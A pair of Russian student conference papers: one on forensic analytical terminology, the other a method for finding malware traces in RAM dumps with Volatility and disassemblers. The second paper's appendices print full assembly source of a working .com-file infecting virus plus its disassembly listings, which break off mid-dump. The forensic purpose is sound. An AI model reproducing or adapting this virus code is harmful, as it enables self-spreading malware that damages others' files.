К ВОПРОСУ О РАЗВИТИИ ЯЗЫКА КРИМИНАЛИСТИКИ ДЛЯ ОПИСАНИЯ И ХАРАКТЕРИСТИКИ СПЕЦИАЛЬНЫХ МЕТОДОВ, ПРИМЕНЯЕМЫХ В СУДЕБНОЙ ПРАКТИКЕ

В настоящее время все шире в криминалистической практике для расследования и раскрытия состава преступлений применяются специальное методы технико-криминалистических исследований для анализа следов, объектов и вещественных доказательств, основанные на знаниях из других наук, таких как физика, химия, медицина [3]. Развитие науки и достижения в приборостроении не только расширили парк используемых приборов и средств, но и привело к появлению новых понятий и терминологий, вошедших в экспертную практику.

[1] © Лисовская С. Б. , 2018.

Для целостного отражения, а также полноты восприятия специалистами, описываемых методик в экспертных заключениях, требуется разработка криминалистических категорий однозначного определения тех или иных, в первую очередь аналитических характеристик, применяемых специальных технико-криминалистических средств. При этом основными требованиями к данным средствам являются экономическая и прогностическая эффективность, специфичность, чувствительность, доступность, а также возможность использования современных инновационных технологий для миниатюризации и автоматизации процесса экспертного исследования, его дистанционного применения.

При оценке прогностической эффективности применения научно-технических средств для качественного (обнаружения, выявления наличия) и количественного анализа, например, наркотических веществ в объекте, требуется измерение успешности применения технико-криминалистического средства для этой цели, которое определяется степенью достоверности, т. е. оценкой качества относительно показателей точности и надежности, которая зависит, в первую очередь, от таких аналитических показателей как чувствительность и специфичность [1–4].

Термин «аналитическая специфичность» используется для описания способности провести идентификацию компонента в присутствии других компонентов в объекте, т. е. провести качественный или количественный анализ. Термин «специфичность» синонимичен термину «селективность» (избирательность) [1, 2].

В то же время термин «аналитическая чувствительность» в определении (понятии) употребляется уже в двух различных, но взаимосвязанных значениях, отличающихся применимостью к виду анализу: для количественного – наименьшая разница концентраций, которая может быть измерена с достаточной точностью, и для качественного – наименьшая величина, которая может быть обнаружена с достаточной точностью, является также синонимом порога (предела) обнаружения [1,2].

Качественный анализ синонимичен обнаружению (выявлению наличия), т. е. это аналитическая процедура, позволяющая установить наличие в объекте искомого компонента и дать качественную или описательную характеристику. А вот порог обнаружения может представлять собой как нижний предел чувствительности метода, позволяющего дифференцировать с высокой степенью вероятности от объекта, не содержащего определяемый компонент и который ха-

рактеризуется концентрацией компонента в объекте, например, для методов хроматографического разделения, а вот уже для иммунохимических технологий при исследовании биологических объектов на наличие наркотиков он же уже выражен уровнем «функциональной чувствительности» (cut-off)**,** т. е. уровнем, так называемой достоверно определяемой отсечки возможности влияния биологической матрицы, сопутствующих аналитов и даже минимальных концентраций исследуемого компонента. Следует отметить, что термин функциональной чувствительности ближе и синонимичен с термином предела измерения, который используется для количественного анализа и употребляется для описания наименьшего значения компонента, которое можно измерить количественно с заданной точностью. Термин также применяют в отношении «нижнего предела определения», «нижнего предела количественного определения», «нижнего предела измерения» [1–3].

Таким образом, совершенствование языка криминалистики для однозначности описания и характеристики специальных методов, применяемых в судебной практике, является актуальной задачей криминалистики на современном этапе.

Библиографический список

1. ГОСТ Р ИСО 18113.1-2009 Клинические лабораторные исследования и медицинские системы для диагностики in vitro. Информация, предоставляемая изготовителем (маркировка). Ч. 1: Термины, определения и общие требования

2. ГОСТ Р 53022.2-2008 Технологии лабораторные клинические. Требования к качеству клинических лабораторных исследований (точность, чувствительность, специфичность)

3. Словарь криминалистических терминов, понятий и категорий. URL: http://kriminalisty.ru.

4. Энциклопедический словарь по психологии и педагогике 2013 г.

Юрий Алексеевич Павенский[1],
слушатель 518 учебного взвода
факультета подготовки специалистов
в области информационной безопасности
Московского университета МВД России имени В.Я. Кикотя

МЕТОДИКА ИССЛЕДОВАНИЯ ДАМПОВ ОПЕРАТИВНОЙ ПАМЯТИ В ЦЕЛЯХ ОБНАРУЖЕНИЯ СЛЕДОВ ВРЕДОНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Экспертная задача: исследование информации, хранящейся в файлах.

В данном случае, будет устанавливаться только та информация, которая присутствовала в ОЗУ на момент снятия дампа. К такой информации можно отнести: список выполняющихся процессов; ветви реестра, которые были задействованы при работе в операционной среде; список процессов, производящих обмен пакетами как в сети Интернет, так и в локальной сети (LAN), с указанием подробных сведений о данных пакетах; инструкции программ, которые были оставлены в памяти после их выполнения; изображения, которые просматривались пользователем операционной среды и т. д.

В зависимости от требуемой информации, техника исследования может быть: автоматизированной, ручной и комплексной.

Оборудование:

1. Виртуальная машина (рекомендуется использовать VMware Player или Oracle VM VirtualBox).

2. Операционная среда. При использовании автоматизированного метода – Sift Workstation 3.0, а при использовании ручного – на усмотрение эксперта.

3. Специальное программное обеспечение, предназначенное для отладки (дизассемблирования) программ и HEX-редактор (при использовании ручного метода).

Итак, в качестве примера, рассмотрим два основных метода:

---

[1] © Павенский Ю. А., 2018. Научный руководитель: доцент кафедры специальных информационных технологий Московского университета МВД России имени В.Я. Кикотя, кандидат технических наук В. Ю. Иванов.

1. Метод проведения исследования, основанный на использовании стандартных средств операционной системы «Sift Workstation 3.0»

В ходе проведения исследования были использованы: дамп оперативной памяти (файл ram.vmem); виртуальная машина VMware Player версии 6.0.3; операционная система Sift Workstation 3.0.

Выполним команду vol.py – f /home/sansforensics/Desktop/ ram.vmem imageinfo для определения профиля, под которым будем исследовать дамп оперативной памяти. Допустим, мы определили профиль Win7SP1x64, теперь вводим команду vol.py – f /home/sansforensics/Desktop/ram.vmem –profile=Win7SP1x64 pstree для просмотра выполняющихся процессов в оперативной памяти и обнаружим, например, троянский процесс mimi.exe и какой-то подозрительный процесс под названием 5:2878BK, который не имеет расширение *.exe (см. прил. 1) [2]. Теперь посмотрим на сетевую активность выполняющихся процессов в оперативной памяти, введя команду vol.py – f /home/sansforensics/Desktop/ram.vmem – profile=Win7SP1x64 netscan и увидим подозрительную сетевую активность со стороны процесса, расположенного по смещению 0x3dbec910 TCPv4 192.168.180.131:49212 192.168.1.100:8080 ESTABL ISHED 1424 5:2878BK. Это говорит о том, что на момент снятия дампа оперативной памяти данный процесс осуществлял передачу сетевых пакетов с интерфейса 192.168.180.131:49212 на интерфейс 192.168.1.100:8080 (см. прил. 2). Для исследования реестра необходимо ввести команду vol.py – f /home/sansforensics/Desktop/ram.vmem –profile=Win7SP1x64 hivelist (см. прил. 3). На последнем этапе необходимо ввести команду vol.py –f /home/sansforensics/Desktop/ ram.vmem –profile=Win7SP1x64 malfind для просмотра кода выполняющегося процесса 5:2878BK (см. прил. 4). Как мы видим, внутри исполняемого кода содержится заголовок «MZ». Это говорит о том, что данный код выполняет функции стандартного файла с расширением *.exe. По сути, говоря, на этом автоматизированный метод подходит к концу. Далее начинается ручной разбор кода данного процесса. Например, здесь вполне можно установить путем дизассемблирования, что часть кода данного процесса в промежутке от 4d до 00 включает в себя команды, указанные в прил. 5.

2. Метод проведения исследования, основанный на использовании языка программирования «Assembler»

В ходе проведения исследования были использованы: дамп оперативной памяти (файл 20171118.mem); вредоносное программное обеспечение (файл VIRUS.exe, код которого приведен в прил. 6); ан-

тивирусное программное обеспечение ESET Smart Security (версия 10.1.235.1); виртуальная машина Oracle VM VirtualBox; операционная система Windows XP; дизассемблер IDA Pro Advanced; отладчики – OllyDBG, Emu8086 и AFD Pro; HEX-редактор WinHex.

Допустим, перед экспертом поставлен вопрос: «Является ли, представленный на исследование, файл VIRUS.exe вредоносным программным обеспечением? Если да, то производился ли его запуск в операционной системе пользователя?».

Чтобы ответить на данный вопрос, для начала, необходимо просканировать файл VIRUS.exe каким-нибудь антивирусным программным обеспечением, которое подтвердило бы, что данный файл действительно является вредоносным. В качестве примера, сканирование производилось антивирусной программой ESET Smart Security, результат выполнения которого отражен в приложении 7.

Далее необходимо определить, исходя из имеющегося дампа оперативной памяти, был ли осуществлен запуск файла VIRUS.exe. Для этого мы проведем исследование в два этапа: определим, из каких инструкций состоит файл VIRUS.exe и какие следы он оставляет в памяти в результате их выполнения; произведем поиск оставленных следов вредоносным программным обеспечением в дампе оперативной памяти.

Во время проведения исследования необходимо иметь в виду, что существуют различные методы защиты, используемые злоумышленниками, направленные на недопущение изучения кода и то, что ассемблирование является однонаправленным процессом с потерями [1].

Итак, запускаем виртуальную машину с установленной операционной системой (в нашем случае, Windows XP). Открываем файл VIRUS.exe с использованием нескольких отладчиков, например, AFD Pro, OllyDBG, Emu8086 и дизассемблера IDA Pro Advanced (см. прил. 8–11). После исследования кода файла VIRUS.exe можно сказать, что перед нами нерезидентный вирус. А это говорит о том, что сразу же после его исполнения в первом свободном сегменте данные могут быть затерты другой программой. Но, возможно, данный вирус оставил свои следы в области 7-ой видеостраницы, которая, как правило, никакой программой не используется для хранения своих инструкций, так как обычно любой пользователь по умолчанию работает с нулевой видеостраницей. Итак, открываем HEX-редактор WinHex и выбираем в нем дамп оперативной памяти (файл 20171118.mem). Теперь нам необходимо по сигнатуре файла VIRUS.exe найти тело вируса.

В конечном итоге, мы убедились, что файл VIRUS.exe действительно был запущен, о чем свидетельствуют следы в виде определенных сигнатур, оставленные данным файлом в оперативной памяти компьютера (см. прил. 12).

Библиографический список

1. Климентьев К. Е. Компьютерные вирусы и антивирусы / Под ред. Д. А. Мовчана. М.: ДМК-Пресс, 2015. – С.26-27.

2. BackDoor.Bladabindi.1856 // URL: https://vms.drweb.ru/virus/?i=4037915 (дата обращения: 19.02.2017).

ПРИЛОЖЕНИЯ

Приложение 1


Список выполняющихся процессов на момент снятия дампа

```
root@siftworkstation:~# vol.py -f /home/sansforensics/Desktop/ram.vmem --profile=
Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.4
Name                                                  Pid   PPid   Thds   Hnds Ti
me
-------------------------------------------------- ------ ------ ------ ------ --
 0xfffffa800f01c5b0:explorer.exe                     1928   1908     19    702 20
16-09-06 13:48:10 UTC+0000
. 0xfffffa800cf83b30: 5:2878BK                       1424   1928      3    163 20
16-09-06 13:50:50 UTC+0000
.. 0xfffffa800d0ba340:dxd.exe                         940   1424      0 ------ 20
16-09-06 13:59:57 UTC+0000
.. 0xfffffa800d0ce750:mimi.exe                        856   1424      0 ------ 20
16-09-06 13:58:11 UTC+0000
. 0xfffffa800f114b30:wlmail.exe                      2324   1928     38   1120 20
16-09-06 13:48:29 UTC+0000
 0xfffffa800e14db30:csrss.exe                         396    376      8    229 20
16-09-06 13:47:48 UTC+0000
 0xfffffa800e991b30:winlogon.exe                      424    376      3    106 20
16-09-06 13:47:48 UTC+0000
root@siftworkstation:~#
```

Рис. 1. Обнаружение выполняющихся троянских процессов

Приложение 2

Список процессов, осуществляющих передачу сетевых пакетов




```
root@siftworkstation:~# vol.py -f /home/sansforensics/Desktop/ram.vmem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.4
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x3dd5c690         UDPv4    0.0.0.0:3702                   *:*                                   1788     svchost.exe    2016-09-06 1
:08:05 UTC+0000
0x3db63ef0         TCPv4    0.0.0.0:5357                   0.0.0.0:0            LISTENING        4        System
0x3db63ef0         TCPv6    :::5357                        :::0                 LISTENING        4        System
0x3dc12510         TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING        4        System
0x3dc12510         TCPv6    :::445                         :::0                 LISTENING        4        System
0x3dca6c70         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        484      services.exe
0x3dcbada0         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        484      services.exe
0x3dcbada0         TCPv6    :::49155                       :::0                 LISTENING        484      services.exe
0x3dd16220         TCPv4    0.0.0.0:49156                  0.0.0.0:0            LISTENING        492      lsass.exe
0x3dd16220         TCPv6    :::49156                       :::0                 LISTENING        492      lsass.exe
0x3dd16340         TCPv4    0.0.0.0:49156                  0.0.0.0:0            LISTENING        492      lsass.exe
0x3d8f2cf0         TCPv4    -:49208                        192.168.180.255:80   CLOSED           328      svchost.exe
0x3d929750         TCPv4    -:5357                         192.168.180.1:56039  CLOSED           4        System
0x3dada6e0         TCPv4    127.0.0.1:5357                 127.0.0.1:49246      CLOSED           4        System
0x3db615b0         TCPv4    -:0                            72.135.185.14:0      CLOSED           996      svchost.exe
0x3db61b30         TCPv6    -:0                            4887:b90e:80fa:ffff:4887:b90e:80fa:ffff:0 CLOSED          996      svchos
.exe
0x3db63010         TCPv4    127.0.0.1:5357                 127.0.0.1:49248      CLOSED           4        System
0x3dbec910         TCPv4    192.168.180.131:49212          192.168.1.100:8080   ESTABLISHED      1424      5:2878BK [redacted]
0x3de8e010         UDPv4    0.0.0.0:3702                   *:*                                   1788     svchost.exe    2016-09-06 1
:08:05 UTC+0000
0x3de8e010         UDPv6    :::3702                        *:*                                   1788     svchost.exe    2016-09-06 1
:08:05 UTC+0000
0x3deb01e0         UDPv4    0.0.0.0:52816                  *:*                                   996      svchost.exe    2016-09-06 1
:08:05 UTC+0000
0x3deb01e0         UDPv6    :::52816                       *:*                                   996      svchost.exe    2016-09-06 1
:08:05 UTC+0000
```

Рис. 2. Сетевая активность выполняющихся процессов в оперативной памяти

Приложение 3

Список ветвей реестра, задействованных операционной средой на момент снятия дампа


```
root@siftworkstation:~# vol.py -f /home/sansforensics/Desktop/ram.vmem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.4
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a00000d230 0x0000000027204230 [no name]
0xfffff8a000024010 0x000000002720f010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000521f0 0x00000000272bd1f0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0002b4010 0x000000002171b010 \??\C:\Users\Client\ntuser.dat
0xfffff8a000d1a010 0x000000001e912010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a000d6d010 0x0000000015aa0010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000e48010 0x000000001cba2010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a000fe2010 0x0000000016404010 \SystemRoot\System32\Config\SECURITY
0xfffff8a00102a410 0x0000000015a46410 \SystemRoot\System32\Config\SAM
0xfffff8a0010e9010 0x0000000014ec8010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001177010 0x0000000014eb4010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a001622410 0x0000000006653410 \??\C:\Users\Client\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a001d3a010 0x0000000000200010 \??\C:\System Volume Information\Syscache.hve
root@siftworkstation:~#
```

Рис. 3. Результат ввода команды «vol.py – f /home/sansforensics/Desktop/ram.vmem –profile=Win7SP1x64 hivelist»

Приложение 4

Просмотр инструкций процесса 5:2878ВК



Рис. 4. Просмотр кода процесса 5:2878ВК

Приложение 5

Дизассемблированный вид процесса 5:2878ВК

```
.data:00000000  4d                  dec ebp
.data:00000001  5a                  pop edx
.data:00000002  e800000000          call loc_00000007
.data:00000007  5b                  pop ebx
.data:00000008  52                  push edx
.data:00000009  45                  inc ebp
.data:0000000a  55                  push ebp
.data:0000000b  89e5                mov ebp,esp
.data:0000000d  81c362170000        add ebx,0x1762
.data:00000013  ffd3                call ebx
.data:00000015  81c397820e00        add ebx,0xe8297
.data:0000001b  893b                mov DWORD PTR [ebx],edi
.data:0000001d  53                  push ebx
.data:0000001e  6a04                push 0x4
.data:00000020  50                  push eax
.data:00000021  ffd0                call eax
.data:00000023  0000                add BYTE PTR [eax],al
.data:00000025  0000                add BYTE PTR [eax],al
.data:00000027  0000                add BYTE PTR [eax],al
.data:00000029  0000                add BYTE PTR [eax],al
.data:0000002b  0000                add BYTE PTR [eax],al
.data:0000002d  0000                add BYTE PTR [eax],al
.data:0000002f  0000                add BYTE PTR [eax],al
.data:00000031  0000                add BYTE PTR [eax],al
.data:00000033  0000                add BYTE PTR [eax],al
.data:00000035  0000                add BYTE PTR [eax],al
.data:00000037  0000                add BYTE PTR [eax],al
.data:00000039  0000                add BYTE PTR [eax],al
.data:0000003b  00f8                add al,bh
.data:0000003d  0000                add BYTE PTR [eax],al
.data:0000003f  00                  .byte 0x0
```

Рис. 5. Результат дизассемблирования части кода процесса 5:2878ВК

Приложение 6

Код вредоносного файла VIRUS.exe

```
.286
CSEG segment
assume cs:CSEG, ds:CSEG, es:CSEG, ss:CSEG
org 100h
Begin:
        push offset Init
        ret
 dw 1122h
F_bytes equ $-offset Begin
Open_file proc
      mov ax,3D02h
      mov dx,1Eh
      int 21h
      mov Handle,ax
      mov bx,ax
      ret
Handle dw 0FFFFh
Open_file endp
Close_file proc
      cmp Handle,0FFFFh
      je No_close
      mov bx,Handle
      mov ah,3Eh
      int 21h
No_close:
    ret
Close_file endp
Find_first proc
       mov ah,4Eh
       xor cx,cx
       mov dx,offset Mask_file
       int 21h
    ret
Mask_file db '*.com',0
Find_first endp
Find_next proc
       xor dx,dx
       xor cx,cx
       mov ah,4Fh
       int 21h
    ret
Find_next endp
Infect_file proc
      mov ax,cs:[1Ch]
      or ax,ax
      jnz Error_infect
      mov bp,cs:[1Ah]
      call Open_file
      jc Error_infect
      mov ah,3Fh
      mov cx,F_bytes
      mov dx,offset Finish
      int 21h
      jc Error_infect
      mov bx,dx
      cmp word ptr [bx+4],1122h
      je Error_infect
      mov ax,4202h
      mov bx,Handle
      xor cx,cx
      xor dx,dx
      int 21h
      jc Error_infect
      mov ah,40h
      mov cx,offset Finish-100h-F_bytes
      mov dx,100h
      int 21h
      jc Error_infect
      mov ah,40h
      mov cx,F_bytes
      mov dx,offset Finish
      int 21h
      jc Error_infect
      call Close_file
      add bp,offset Init
      mov ss:[101h],bp
      call Open_file
      mov ah,40h
      mov cx,F_bytes
      push ss
      pop ds
      mov dx,100h
      int 21h
      push cs
      pop ds
```

Рис. 6.1. Общий вид кода программы VIRUS.exe

```
      call Close_file
      clc
      ret
Error_infect:
      call Close_file
      stc
   ret
Infect_file endp
Init:
       pusha
       call Get_IP
Get_IP:
       pop ax
       sub ax,offset Get_IP
       push 0BF00h
       pop es
       mov di,offset Open_file
       mov si,di
       add si,ax
       mov cx,offset Finish-offset Open_file
       rep movsb
       mov bx,offset Lab_return
       add bx,ax
       push cs
       push bx
       mov bx,offset Lab_jmp
       push 0BF00h
       push bx
       retf
Lab_jmp:
       push cs
       pop ds
       mov ah,1Ah
       xor dx,dx
       int 21h
       call Find_first
       jc Nomore_files
Inf_file:
       call Infect_file
       jnc Nomore_files
       call Find_next
       jnc Inf_file
```

```
Nomore_files:
      mov si,offset First_bytes
      mov di,100h
      push ss
      pop es
      mov cx,F_bytes
      rep movsb
       retf
Lab_return:
       push cs
       pop ds
       mov ah,1Ah
       mov dx,80h
       int 21h
       popa
       push 100h
       ret
First_bytes db 4 dup (90h), 0CDh, 20h
Finish equ $
CSEG ends
end Begin
```

Рис. 6.2. Общий вид кода программы VIRUS.exe

Приложение 7

Результат сканирования файла VIRUS.exe антивирусной программой

Время	19.11.2017 14:43:57
Модуль сканирования	Защита в режиме реального времени
Тип объекта	файл
Объект	G:\VIRUS.exe
Вирус	SillyC.270.B вирус
Действие	удален
Пользователь	Yuriy-Pc\Yuriy
Информация	Событие произошло в новом файле, созданном следующим приложением: C:\Program Files\Oracle\VirtualBox\VirtualBox.exe (C040552E41AB490999612808B91FC183F2AA6824).
Хэш	9F789FC250656B95DF7BB8399A357A66C07CA5A3
Первое появление здесь	19.11.2017 14:41:56

Рис. 7. Результат, полученный в результате сканирования файла

Приложение 8

Результат дизассемблирования файла VIRUS.exe отладчиком OllyDBG

```
0F00F441  L.  C2 0C00       RETN 0C
0F00F444      CC            INT3
0F00F445      CC            INT3
0F00F446      CC            INT3
0F00F447      CC            INT3
0F00F448      CC            INT3
0F00F449  r$  6A 18         PUSH 18
0F00F44B  .   68 4816000F   PUSH 0F001648
0F00F450  .   E8 73C40000   CALL 0F01B8C8
0F00F455  .   BF 94000000   MOV EDI,94
0F00F45A  .   8BC7          MOV EAX,EDI
0F00F45C  .   E8 6FCC0000   CALL 0F01C0D0                  Allocates 148. bytes on stack
0F00F461  .   8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
0F00F464  .   8BF4          MOV ESI,ESP
0F00F466  .   893E          MOV DWORD PTR DS:[ESI],EDI
0F00F468  .   56            PUSH ESI                       [OsVersionInfo
0F00F469  .   FF15 2C10000( CALL DWORD PTR DS:[<&KERNEL32.GetVersio[KERNEL32.GetVersionExA
0F00F46F  .   8B46 10       MOV EAX,DWORD PTR DS:[ESI+10]
0F00F472  .   A3 885A060F   MOV DWORD PTR DS:[0F065A88],EAX
0F00F477  .   8B4E 04       MOV ECX,DWORD PTR DS:[ESI+4]
0F00F47A  .   890D 945A060( MOV DWORD PTR DS:[0F065A94],ECX
0F00F480  .   8B56 08       MOV EDX,DWORD PTR DS:[ESI+8]
0F00F483  .   8915 985A060( MOV DWORD PTR DS:[0F065A98],EDX
0F00F489  .   8B76 0C       MOV ESI,DWORD PTR DS:[ESI+0C]
0F00F48C  .   81E6 FF7F000( AND ESI,00007FFF
0F00F492  .   8935 8C5A060( MOV DWORD PTR DS:[0F065A8C],ESI
0F00F498  .   83F8 02       CMP EAX,2
0F00F49B  .v  74 0C         JE SHORT 0F00F4A9
0F00F49D  .   81CE 0080000( OR ESI,00008000
0F00F4A3  .   8935 8C5A060( MOV DWORD PTR DS:[0F065A8C],ESI
0F00F4A9  >   C1E1 08       SHL ECX,8
0F00F4AC  .   03CA          ADD ECX,EDX
0F00F4AE  .   890D 905A060( MOV DWORD PTR DS:[0F065A90],ECX
0F00F4B4  .   66:813D 0000( CMP WORD PTR DS:[<STRUCT IMAGE_DOS_HEAD[
0F00F4BD  .v  75 28         JNE SHORT 0F00F4E7
0F00F4BF  .   A1 3C00000F   MOV EAX,DWORD PTR DS:[0F00003C]
0F00F4C4  .   81B8 0000000( CMP DWORD PTR DS:[EAX+<STRUCT IMAGE_DOS_
0F00F4CE  .v  75 17         JNE SHORT 0F00F4E7
0F00F4D0  .   0FB788 18000( MOVZX ECX,WORD PTR DS:[EAX+0F000018]
0F00F4D7  .   81F9 0B010000 CMP ECX,10B
0F00F4DD  .v  74 21         JE SHORT 0F00F500
0F00F4DF  .   81F9 0B020000 CMP ECX,20B
0F00F4E5  .v  74 06         JE SHORT 0F00F4ED
0F00F4E7  >   8365 E4 00    AND DWORD PTR SS:[EBP-1C],00000000
0F00F4EB  .v  EB 2A         JMP SHORT 0F00F517
0F00F4ED  >   83B8 8400000( CMP DWORD PTR DS:[EAX+0F000084],0E
0F00F4F4  .^  76 F1         JBE SHORT 0F00F4E7
0F00F4F6  .   33C9          XOR ECX,ECX
0F00F4F8  .   3988 F800000( CMP DWORD PTR DS:[EAX+<STRUCT IMAGE_OPT
0F00F4FE  .v  EB 11         JMP SHORT 0F00F511
0F00F500  >   83B8 7400000( CMP DWORD PTR DS:[EAX+0F000074],0E      ASCII ".♪♪◙$"
0F00F507  .^  76 DE         JBE SHORT 0F00F4E7
0F00F509  .   33C9          XOR ECX,ECX
0F00F50B  .   3988 E800000( CMP DWORD PTR DS:[EAX+0F0000E8],ECX
0F00F511  >   0F95C1        SETNE CL
0F00F514  .   894D E4       MOV DWORD PTR SS:[EBP-1C],ECX
0F00F517  >   6A 00         PUSH 0                         [Arg1 = 0
0F00F519  .   E8 FFCCFFFF   CALL 0F00C21D                  [ntvdm_exe.0F00C21D
0F00F51E  .   59            POP ECX
0F00F51F  .   85C0          TEST EAX,EAX
0F00F521  .v  75 21         JNZ SHORT 0F00F544
0F00F523  .   833D 745A060( CMP DWORD PTR DS:[0F065A74],2
0F00F52A  .v  74 05         JE SHORT 0F00F531
0F00F52C  .   E8 48C80000   CALL 0F01BD79
0F00F531  >   6A 1C         PUSH 1C                        [Arg1 = 1C
0F00F533  .   E8 54C60000   CALL 0F01BB8C                  [ntvdm_exe.0F01BB8C
0F00F538  .   68 FF000000   PUSH 0FF
0F00F53D  .   E8 F9C40000   CALL 0F01BA3B
0F00F542  .   59            POP ECX
0F00F543  .   59            POP ECX
0F00F544  >   8365 FC 00    AND DWORD PTR SS:[EBP-4],00000000
0F00F548  .   E8 F8C7FFFF   CALL 0F00BD45
0F00F54D  .   85C0          TEST EAX,EAX
0F00F54F  .v  7D 08         JGE SHORT 0F00F559
0F00F551  .   6A 1B         PUSH 1B                        [Arg1 = 1B
0F00F553  .   E8 40C30000   CALL 0F01B898                  [ntvdm_exe.0F01B898
0F00F558  .   59            POP ECX
0F00F559  >   FF15 8410000( CALL DWORD PTR DS:[<&KERNEL32.GetComman[KERNEL32.GetCommandLineA
0F00F55F  .   A3 649E070F   MOV DWORD PTR DS:[0F079E64],EAX
0F00F564  .   E8 786F0000   CALL 0F0164E1                  [ntvdm_exe.0F0164E1
0F00F569  .   A3 6C5A060F   MOV DWORD PTR DS:[0F065A6C],EAX
0F00F56E  .   E8 6D0A0000   CALL 0F00FFE0                  [ntvdm_exe.0F00FFE0
```

Рис. 8. Общий вид инструкций файла VIRUS.exe через программу OllyDBG

Приложение 9

Результат дизассемблирования файла VIRUS.exe программой IDA Pro Advanced

```
seg000:0100 ; +---------------------------------------------------------------------------+
seg000:0100 ; |     This file is generated by The Interactive Disassembler (IDA)          |
seg000:0100 ; |     Copyright (c) 2007 by DataRescue sa/nv, <ida@datarescue.com>          |
seg000:0100 ; | Licensed to: Mach EDV Dienstleistungen, Jan Mach, 1 user, adv, 11/2007    |
seg000:0100 ; +---------------------------------------------------------------------------+
seg000:0100 ;
seg000:0100 ; Input MD5   : 17D76754662F16DB92EC23A42A08F4DD
seg000:0100
seg000:0100 ; File Name   : C:\Documents and Settings\Admin\¦рсюўшш ёЄюы\VIRUS.exe
seg000:0100 ; Format      : MS-DOS COM-file
seg000:0100 ; Base Address: 0h Range: 100h-214h Loaded length: 114h
seg000:0100
seg000:0100                 .386
seg000:0100                 .model tiny
seg000:0100
seg000:0100 ; ===========================================================================
seg000:0100
seg000:0100 ; Segment type: Pure code
seg000:0100 seg000          segment byte public 'CODE' use16
seg000:0100                 assume cs:seg000
seg000:0100                 org 100h
seg000:0100                 assume es:nothing, ss:nothing, ds:seg000, fs:nothing, gs:nothing
seg000:0100
seg000:0100 ; ============== S U B R O U T I N E =======================================
seg000:0100
seg000:0100
seg000:0100                 public start
seg000:0100 start           proc far
seg000:0100                 push    1B4h
seg000:0103                 retn
seg000:0103 ; ---------------------------------------------------------------------------
seg000:0104                 db 22h, 11h, 0B8h, 2, 3Dh, 0BAh, 1Eh, 0, 0CDh, 21h, 0A3h
seg000:0104                 db 14h, 1, 88h, 0D8h, 0C3h, 2 dup(0FFh), 83h, 3Eh, 14h
seg000:0104                 db 1, 0FFh, 74h, 8, 8Bh, 1Eh, 14h, 1, 0B4h, 3Eh, 0CDh
seg000:0104                 db 21h, 0C3h, 0B4h, 4Eh, 33h, 0C9h, 0BAh, 30h, 1, 0CDh
seg000:0104                 db 21h, 0C3h, 2Ah, 2Eh, 63h, 6Fh, 6Dh, 0, 33h, 0D2h, 33h
```

Рис. 9.1. Общий вид инструкций файла VIRUS.exe через программу IDA Pro Advanced

```
seg000:0104                 db 0C9h, 0B4h, 4Fh, 0CDh, 21h, 0C3h, 2Eh, 0A1h, 1Ch, 0
seg000:0104                 db 0Bh, 0C0h, 75h, 68h, 2Eh, 8Bh, 2Eh, 1Ah, 0, 0E8h, 0B7h
seg000:0104                 db 0FFh, 72h, 5Eh, 0B4h, 3Fh, 0B9h, 6, 0, 0BAh, 14h, 2
seg000:0104                 db 0CDh, 21h, 72h, 52h, 8Bh, 0DAh, 81h, 7Fh, 4, 22h, 11h
seg000:0104                 db 74h, 49h, 0B8h, 2, 42h, 8Bh, 1Eh, 14h, 1, 33h, 0C9h
seg000:0104                 db 33h, 0D2h, 0CDh, 21h, 72h, 3Ah, 0B4h, 40h, 0B9h, 0Eh
seg000:0104                 db 1, 0BAh, 0, 1, 0CDh, 21h, 72h, 2Eh, 0B4h, 40h, 0B9h
seg000:0104                 db 6, 0, 0BAh, 14h, 2, 0CDh, 21h, 72h, 22h, 0E8h, 86h
seg000:0104                 db 0FFh, 81h, 0C5h, 0B4h, 1, 36h, 89h, 2Eh, 2 dup(1), 0E8h
seg000:0104                 db 6Ah, 0FFh, 0B4h, 40h, 0B9h, 6, 0, 16h, 1Fh, 0BAh, 0
seg000:0104                 db 1, 0CDh, 21h, 0Eh, 1Fh, 0E8h, 69h, 0FFh, 0F8h, 0C3h
seg000:0104                 db 0E8h, 64h, 0FFh, 0F9h, 0C3h
seg000:01B4 ; ---------------------------------------------------------------------------
seg000:01B4
seg000:01B4 loc_1B4:                                ; CODE XREF: start+3↑j
seg000:01B4                 pusha
seg000:01B5                 call    $+3
seg000:01B8                 pop     ax
seg000:01B9                 sub     ax, 1B8h
seg000:01BC                 push    0BF00h
seg000:01BF                 pop     es
seg000:01C0                 assume es:nothing
seg000:01C0                 mov     di, 106h
seg000:01C3                 mov     si, di
seg000:01C5                 add     si, ax
seg000:01C7                 mov     cx, 10Eh
seg000:01CA                 rep movsb
seg000:01CC                 mov     bx, 200h
seg000:01CF                 add     bx, ax
seg000:01D1                 push    cs
```

Рис. 9.2. Общий вид инструкций файла VIRUS.exe через программу IDA Pro Advanced

```
seg000:01D1                 push    cs
seg000:01D2                 push    bx
seg000:01D3                 mov     bx, 1DBh
seg000:01D6                 push    0BF00h
seg000:01D9                 push    bx
seg000:01DA                 retf
seg000:01DA start           endp ; sp-analysis failed
seg000:01DA
seg000:01DA ; ---------------------------------------------------------------------------
seg000:01DB                 db 0Eh, 1Fh, 0B4h, 1Ah, 33h, 0D2h, 0CDh, 21h, 0E8h, 40h
seg000:01DB                 db 0FFh, 72h, 0Ah, 0E8h, 54h, 0FFh, 73h, 5, 0E8h, 46h
seg000:01DB                 db 0FFh, 73h, 0F6h, 0BEh, 0Eh, 2, 0BFh, 0, 1, 16h, 7, 0B9h
